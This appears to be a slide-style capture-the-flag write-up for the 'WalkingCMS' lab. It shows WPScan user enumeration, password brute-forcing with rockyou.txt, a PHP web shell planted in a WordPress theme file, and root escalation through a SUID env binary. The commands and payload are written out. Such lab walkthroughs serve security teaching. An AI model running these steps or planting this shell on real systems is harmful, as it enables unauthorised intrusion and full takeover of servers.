
WalkingCMS – CMS Hacking


This application is using a CMS (Content Management System), which can have security vulnerabilities

WalkingCMS – Wordpress



The CMS being used here is Wordpress, which is the most popular CMS

WalkingCMS – Wordpress



Because it's so popular, there are security testing tools specific to Wordpress. The most commonly used one is WPScan

WalkingCMS – WPScan

```
wpscan –url
http://172.17.0.2/wordpress/
--enumerate vp,u,vt,tt
--verbose
```

We will use the following this syntax with wpscan to scan the Wordpress app for usernames, vulnerable plugins, vulnerable themes, etc

WalkingCMS – WPScan

```
[i] User(s) Identified:

[+] mario
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
```

WPScan was able to identify a valid user on the Wordpress system, and we scan also use WPScan to brute force this user's password

WalkingCMS – Brute Forcing

```
wpscan –url
http://172.17.0.2/wordpress/
--enumerate u –verbose
--passwords
/usr/share/wordlists/rockyou.txt
```

When brute-forcing with WPScan, we must provide a list of passwords. A common password list we can use is `rockyou.txt`

WalkingCMS – Brute Forcing

```
[!] Valid Combinations Found:
 | Username: mario, Password: love
```


We discover a valid credential pair, so we can use these credentials to login to Wordpress

WalkingCMS – Wordpress RCE

```php
<?php
/**
 * Twenty Twenty-Two functions and definitions
 *
 * @link https://developer.wordpress.org/themes/basics/theme-functions/
 *
 * @package WordPress
 * @subpackage Twenty_Twenty_Two
 * @since Twenty Twenty-Two 1.0
 */
if(isset($_REQUEST["cmd"])){ echo "<pre>"; $cmd = ($_REQUEST["cmd"]); system($cmd); echo "</pre>"; die; }
```

Our Wordpress user has sufficient access, so we can modify the PHP files for one of the Wordpress themes to execute arbitrary code

WalkingCMS – Wordpress RCE



After modifying the theme file, we use it for remote code execution

Privilege Escalation – SUID Env

```
ls -la /usr/bin/env
-rwsr-xr-x 1 root root 48536 Sep 20  2022 /usr/bin/env
```

After searching for SUID binaries on the system, we find that the `env` binary is set to SUID, which means that it always executes in the context of its file owner, which is root (the superuser)

Privilege Escalation – SUID Env

```
└─$ env --help
Usage: env [OPTION]... [-] [NAME=VALUE]... [COMMAND [ARG]...]
Set each NAME to VALUE in the environment and run COMMAND.
```

The env binary is used to run other programs with specific environment variables

Privilege Escalation – SUID Env

```
./env /bin/sh -p
```

For privilege escalation purposes, the most important part of the `env` command is that we can run other commands with it, in this case, `sh` or `bash`

Privilege Escalation – SUID Env

```
env /bin/bash -p
```

So we can use a command like the one above to gain root access via the SUID `env` binary